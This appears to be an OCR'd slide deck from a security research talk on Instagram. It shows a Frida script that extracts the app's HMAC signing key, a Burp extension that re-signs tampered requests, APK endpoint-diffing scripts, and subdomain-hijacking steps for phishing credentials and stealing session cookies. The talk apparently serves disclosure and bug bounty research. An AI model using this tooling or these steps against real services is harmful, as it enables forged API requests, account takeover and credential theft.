{"_csrftoken":"423d22c063a801f468f21d449ed8a103","username":"abc","guid":"b0644495-5663-4917-b889-156f95b7f610","device_id":"android-f86311b4vsa5j7d2","password":"abc","login_attempt_count":"12"}
```

Secret Key

Select a message digest algorithm

Computed HMAC (in Hex):

SIGNATURE KEY PHISHING

HMAC Generator / Tester Tool

Computes a Hash-based message authentication code (HMAC) for a message; it protects the integrity and the confidentiality of the message.

The secret key is a unique piece of information that is shared between the sender and the receiver of the message. This key will vary in length depending on the algorithm used.

I use [Bouncy Castle](#) for the implementation.

You can also use this page in [HTTPS \(SSL\)](#) mode.

Copy-paste the message here

```
{"_csrftoken":"423d22c063a801f46f86311b4vsa5j7d2","password":"ab
```

Secret Key

```
c1c7d84501d2f0df05c378f5efb9120
```

Select a message digest algorithm

SHA256

COMPUTE HMAC

Computed HMAC (in Hex):

```
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1
```



helps authenticate the nature of

the receiver of the message. This key

```
56f95b7f610","device_id":"android-
```

SIGNATURE KEY PHISHING



```
hook.py +
1  import frida
2  import sys
3
4  session = frida.get_usb_device(1000000).attach("com.instagram.android")
5  script = session.create_script("""
6  fscrambler = Module.findExportByName(null, "_ZN9Scrambler9getStringESs");
7  Interceptor.attach(ptr(fscrambler), {
8      onLeave: function (retval) {
9          send("key: " + Memory.readCString(retval));
10     }
11 });
12 """)
13
14 def on_message(message, data):
15     print(message)
16
17 script.on('message', on_message)
18 script.load()
19 sys.stdin.read()
```

```
Arne:Desktop aswinnen$ python hook.py
{u'type': u'send', u'payload': u'key: c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a'}
```

SIGNATURE KEY PHISHING

```
BurpExtender.java
21 @Override
22 public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
23 {
24     // keep a reference to our callbacks object
25     this.callbacks = callbacks;
26     this.helpers = callbacks.getHelpers();
27     // set our extension name
28     callbacks.setExtensionName("Signature Instagram");
29     // obtain our output stream
30     stdout = new PrintWriter(callbacks.getStdout(), true);
31     // register ourselves as an HTTP listener
32     callbacks.registerHttpListener(this);
33 }
34
35 @Override
36 public void processHttpRequest(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo)
37 {
38     if(messageIsRequest) {
39         byte[] request = messageInfo.getRequest();
40         IParameter param = this.helpers.getRequestParameter(request, "signed_body");
41         if(param != null) {
42             String value = param.getValue();
43             int index = value.indexOf('.');
44             if(index != -1 && (index+1) < value.length()) {
45                 String origSig = value.substring(0, index);
46                 String payload = this.helpers.urlDecode(value.substring(index+1));
47                 String newSig = BurpExtender.calculateSignature(payload);
48                 if(!origSig.equals(newSig)) {
49                     stdout.println("[Request] Modification detected! Updating signature now. [" + callbacks.getToolName(toolFlag) + "]);
50                     String newValue = newSig + "." + this.helpers.urlEncode(payload);
51                     IParameter newparam = this.helpers.buildParameter("signed_body", newValue, param.getType());
52                     byte[] oldreq = this.helpers.removeParameter(request, param);
53                     messageInfo.setRequest(this.helpers.addParameter(oldreq, newparam));
54                 }
55             }
56         }
57     }
58 }
59
60 private static String calculateSignature(String data) {
61     Mac sha256_HMAC;
62     try {
63         sha256_HMAC = Mac.getInstance("HmacSHA256");
64         SecretKeySpec secret_key = new SecretKeySpec(key.getBytes("UTF-8"), "HmacSHA256");
65         sha256_HMAC.init(secret_key);
66         return bytesToHex(sha256_HMAC.doFinal(data.getBytes("UTF-8"))).toLowerCase();

```

SIGNATURE KEY PHISHING

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Extensions BApp Store APIs Options

Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

Add Remove Up Down

Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	Signature Instagram

Details Output Errors

Output to system console

Save to file:

Show in UI:


```
[Request] Modification detected! Updating signature now. [Proxy]
[Request] Modification detected! Updating signature now. [Repeater]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
```

SIGNATURE KEY PHISHING



APK DECOMPILED

1. Decompile APK to java source code (d2j-dex2jar & jd-cli)




```
*i.java
57     return new com.instagram.api.a.d().a(com.instagram.common.b.b.i.b).a("accounts/login/").b
58         ("username", paramString1).b("password", paramString2).b("device_id", paramString3).b("guid"
59     }
60
61     public static l<m> a(String paramString1, String paramString2, String paramString3, String paramString
62     {
63         return new com.instagram.api.a.d().a(com.instagram.common.b.b.i.b).a("accounts/change_password/").b
64             ("user_id", paramString1).b("new_password1", paramString2).b("new_password2", paramString3).
65     }
66
67     public static l<q> b(String paramString)
68     {
69         return new com.instagram.api.a.d().a(com.instagram.common.b.b.i.b).a("users/lookup/").b
70             ("q", paramString).a(p.class).a().b().c();
71     }
```

APK DECOMPILED

1. Decompile APK to java source code (d2j-dex2jar & jd-cli)
2. Identify endpoints & compare APK versions programmatically

```
grep -roE \"[^\":\\. ]+/[^\":\\. ]*\"
```



Size	Free	Version	Size	Free	Version	Size	Free	Version	Size	Free	Version				
10.03MB	Free	Instagram	V7.7.0	11MB	Free	Instagram	V7.6.0	8.79MB	Free	Instagram	V7.5.1	10.78MB	Free	Instagram	V7.4.0
8.2MB	Free	Instagram	V7.1.1	8.19MB	Free	Instagram	V7.1.0	7.63MB	Free	Instagram	V7.0.0	8.14MB	Free	Instagram	V6.24.0
7.92MB	Free	Instagram	V6.20.2	7.92MB	Free	Instagram	V6.20.1	7.82MB	Free	Instagram	V6.19.0	7.75MB	Free	Instagram	V6.18.0

APK DECOMPILED

1. Decompile APK to java source code (d2j-dex2jar & jd-cli)
2. Identify endpoints & compare APK versions programmatically

```
extractEndpoints.py — APKs
1  #!/usr/bin/python
2
3  import glob
4  import os
5
6  oldUrlsOnlyFile = "/dev/null"
7
8  apks = glob.glob("*.apk")
9  for apk in apks:
10     print apk
11     path = apk + ".decompiled"
12     urlfile = path + "/java/URLs.txt"
13     urlsOnlyFile = path + '/java/URLSonly.txt'
14     difffile = path + "/java/diff.txt"
15
16     if not os.path.exists(path):
17         print "Decompiling " + str(apk)
18         os.mkdir(path)
19         os.mkdir(path + "/java")
20         os.system("d2j-dex2jar -o " + path + "/dex2jar.jar " + apk)
21         os.system("java -jar ./jd-cmd/jd-cli/target/jd-cli.jar --outputDir " + path + "/java " + path + "/dex2jar.jar")
22
23         os.system('grep -roE \'["^:\. ]+[^:\. ]*"\' ' + path + "/java/*" + ' > ' + urlfile)
24         os.system('cat ' + urlfile + ' | cut -d \'\"\' -f2 | sort -u > ' + urlsOnlyFile)
25         os.system('comm -2 -3 ' + urlsOnlyFile + ' ' + oldUrlsOnlyFile + ' > ' + difffile)
26         print "Diff between " + oldUrlsOnlyFile + " and " + urlsOnlyFile
27     oldUrlsOnlyFile = urlsOnlyFile
```


APK DECOMPILED

1. Decompile APK to java source code (d2j-dex2jar & jd-cli)
2. Identify endpoints & compare APK versions programmatically
3. Test old (legacy code) & monitor new endpoints (fresh code)


```
diff v1.1.1 vs v1.1.0.txt
1 signals/sq/tags/click/?
2 signals/sq/tags/fail/?
3 signals/sq/users/fail/?
4 signals/sq/users/follow/?
5 tags/search/?%s
6 users/search/?%s
```

```
diff v7.10.0 vs v7.9.2.txt
1 accounts/account_security_info/
2 accounts/assisted_account_recovery/
3 accounts/check_confirmation_code/
4 accounts/create_validated/
5 accounts/disable_sms_two_factor/
6 accounts/enable_sms_two_factor/
7 accounts/get_comment_filter/
8 accounts/regen_backup_codes/
9 accounts/send_one_click_login_email/
10 accounts/send_signup_sms_code/
11 accounts/send_two_factor_enable_sms/
12 accounts/send_two_factor_login_sms/
13 accounts/send_verify_email/
14 accounts/set_comment_filter/
15 accounts/two_factor_login/
16 accounts/validate_one_click_login/
17 accounts/validate_signup_sms_code/
```

VULNERABILITIES

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



```
# python subbrute.py instagram.com
```

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network


```
# python subbrute.py instagram.com
instagram.com
www.instagram.com
blog.instagram.com
i.instagram.com
admin.instagram.com
mail.instagram.com
support.instagram.com
help.instagram.com
platform.instagram.com
api.instagram.com
business.instagram.com
bp.instagram.com
graphite.instagram.com
...
```

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

a:graphite.instagram.com Find Problems Monitor This

Type	Domain Name	IP Address	TTL
A	graphite.instagram.com	10.213.65.21	5 min



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

a:graphite.instagram.com [Find Problems](#) [Monitor This](#)

Type	Domain Name	IP Address	TTL
A	graphite.instagram.com	10.213.65.21	5 min

a:sentry.instagram.com [Find Problems](#) [Monitor This](#)

Type	Domain Name	IP Address	TTL
A	sentry.instagram.com	10.206.31.25	5 min

Reported by ns-852.awsdns-42.net on 7/5/2015 at 10:19:45 PM (UTC 0), [just for you](#). [\(History\)](#) [Transcript](#)

a:sensu.instagram.com [Find Problems](#) [Monitor This](#)

Type	Domain Name	IP Address	TTL
A	sensu.instagram.com	10.210.242.37	5 min

Reported by ns-1683.awsdns-18.co.uk on 7/5/2015 at 10:19:25 PM (UTC 0), [just for you](#). [\(History\)](#) [Transcript](#)

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

How to exploit?

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

- a) Claim 10.* IP on local network & start local webserver of <http://graphite.instagram.com>
- b) Lure victim into browsing to <http://graphite.instagram.com> and serve login page of <https://www.instagram.com>
- c) Hope that the victim provides credentials

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



Local network
access

Social
Engineering



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

Request

Raw Params Headers Hex

```
POST /accounts/login/ajax/ HTTP/1.1
Host: instagram.com
Connection: keep-alive
Content-Length: 39
Origin: https://instagram.com
X-Instagram-AJAX: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
X-CSRFToken: d2d64718dde0255df00017f54a3ba828
Referer: https://instagram.com/
Accept-Encoding: gzip, deflate
Accept-Language: nl-NL,nl;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: mid=Vkc7vvAEAAgSbF57e4vsWUpwWfm; csrfToken=d2d64718dde0255df00017f54a3ba828
username=*****;password=*****
```

Response

Raw Headers Hex




```
HTTP/1.1 200 OK
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Language: nl
Content-Type: application/json
Date: Sat, 14 Nov 2015 14:05:21 GMT
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Pragma: no-cache
Set-Cookie: csrfToken=56d0d4243bec371cc33440c40439b9a8; expires=Sat, 12-Nov-2016 14:05:21 GMT; Max-Age=31449600; Path=/
Set-Cookie: sessionId=IGSC9355c25bf75ccbb5[REDACTED]a118d0036a622310d0c2d65a dd2356d8431cd543AnEhz711s7PMzA [REDACTED]Wxds2bfnk43A47B422_token n_ver42243A142C422_auth_user_1 643187842C422_token4224 3A422196643187843AlQkCLpnVMe7S fboB4PHcjC43A4885f72810 af0f87d148d41d1c72e99af0b926a1 [REDACTED]1d310f85ef03fd42242C422 _auth_user_backend42243A422acc [REDACTED]ends.CaseInsensitiveMod elBackend42242C422last_refresh 47509921.07632142C422_p latform42243A447D; Domain=instagram.com; expires=Fri, 12-Feb-2016 14:05:21 GMT; httponly; Max-Age=7776000; Path=/
```

Domain=instagram.com

httponly

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

- a) Claim 10.* IP on local network & start local webserver of <http://graphite.instagram.com>
- b) Lure victim into browsing to <http://graphite.instagram.com> while being authenticated to <https://www.instagram.com>
- c) Copy session cookie & hijack session

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



Local network
access

Social
Engineering

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network



Thank you for your reply. This issue has been discussed at great lengths with the Facebook Security Team and while this behavior may be changed at some point in the future, it is not eligible for the bug bounty program. Although this issue does not qualify we appreciate your report and will follow up with you on any security bugs or with any further questions we may have.


Thanks and good luck with future bug hunting!

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

Thank you for your
Facebook Security
in the future, it is r
does not qualify we
security bugs or with

Thanks and good lu



great lengths with the
anged at some point
Although this issue
up with you on any

INFRASTRUCTURE

1. Instagram.com Subdomain Hijacking on Local Network

a:sensu.instagram.com [Find Problems](#) [Monitor This](#)

Type	Domain Name	IP Address	TTL
A	sensu.instagram.com	10.210.242.37	5 min

Reported by ns-1683.awsdns-18.co.uk on 7/5/2015 at 10:19:25 PM (UTC 0), [just for you](#). [\(History\)](#) [Transcript](#)



Type	Domain Name	Canonical Name	TTL
CNAME	sensu.instagram.com	ec2-54-174-69-26.compute-1.amazonaws.com	5 min

Reported by ns-1144.awsdns-15.org on 9/20/2015 at 8:08:41 PM (UTC 0), [just for you](#). [\(History\)](#) [Transcript](#)



← → ↻ [exfiltrated.com/research-Instagram-RCE.php](#)

Instagram's Million Dollar Bug

Updates - 12/18/2015


INFRASTRUCTURE

The screenshot shows the Sensu Admin web interface in a browser window. The browser tabs include 'Sensu Admin', 'The change you want', 'view-source:https://se', 'Sensu-api', and several 'Sensu Admin' tabs. The address bar shows 'https://sensu.instagram.com'. The navigation menu includes 'Sensu-Admin', 'Events', 'Clients', 'Stashes', 'Checks', 'Downtimes', 'Aggregates', 'Logs', 'Stats', 'Account', and 'Logout'. The main content area displays a table of checks with the following data:

